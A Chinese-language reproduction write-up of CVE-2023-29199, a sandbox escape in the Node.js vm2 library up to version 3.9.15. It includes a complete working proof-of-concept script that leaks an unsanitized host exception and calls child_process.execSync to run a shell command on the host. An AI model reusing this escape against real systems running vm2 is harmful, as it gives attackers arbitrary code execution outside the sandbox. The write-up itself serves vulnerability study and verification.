# 漏洞详情信息表

* 漏洞名称：vm2 安全漏洞
* CNNVD 编号：CNNVD-202304-1191
* CVE 编号：CVE-2023-29199
* 厂商：个人开发者
* 危害等级：高危
* 漏洞类型：沙箱逃逸漏洞
* 收录时间：2023-04-14 00:00:00
* 更新时间：2023-04-26 00:00:00

vm2 是捷克 Patrik Simek 个人开发者的一个 Node.js 的高级虚拟机/沙盒。以使用列入白名单的 Node 内置模块运行不受信任的代码。 vm2 3.9.15 版本及之前版本存在安全漏洞。攻击者利用该漏洞绕过 handleException()并泄漏未清理的主机异常，在其中主机环境中执行任意代码。

# 系统和软件环境配置详情信息表

* 操作系统：
  + Arch Linux (6.3.3-zen1-1-zen)
* 软件：
  + node v20.2.0
  + yarn v1.22.19
  + vm2 v3.9.15

# 漏洞还原详细步骤

## 1. 新建环境

1. 使用 mkdir CVE-2023-29199 指令新建目录用于测试。
2. 使用 yarn init 创建新的 nodejs 项目。
3. 使用 yarn add vm2@3.9.15 安装带有缺陷的 vm2 版本。

## 2. 编写代码


假设我们将 vm2 当作沙箱来运行任意代码，在披露中我们可以使用如下方式来绕过沙箱而获得整个程序的执行权限。

编辑 index.js 文件如下。

const { VM } = require("vm2");  
const vm = new VM();  
  
const code = `  
aVM2\_INTERNAL\_TMPNAME = {};  
function stack() {  
 new Error().stack;  
 stack();  
}  
try {  
 stack();  
} catch (a$tmpname) {  
 a$tmpname.constructor.constructor('return process')().mainModule  
 .require('child\_process')  
 .execSync('echo "you are pwned! $USER" > pwned');  
}  
`;  
  
console.log(vm.run(code));

## 3. 测试漏洞

使用 node index.js 执行上面的代码之后，就可以发现当前目录下多出现了一个 pwned 文件，内容正好是 you are pwned! swwind（其中 swwind 是我的系统用户名）。



从上可以看出，我们成功绕过了沙箱的各种限制，拿取到了 shell 的执行权限。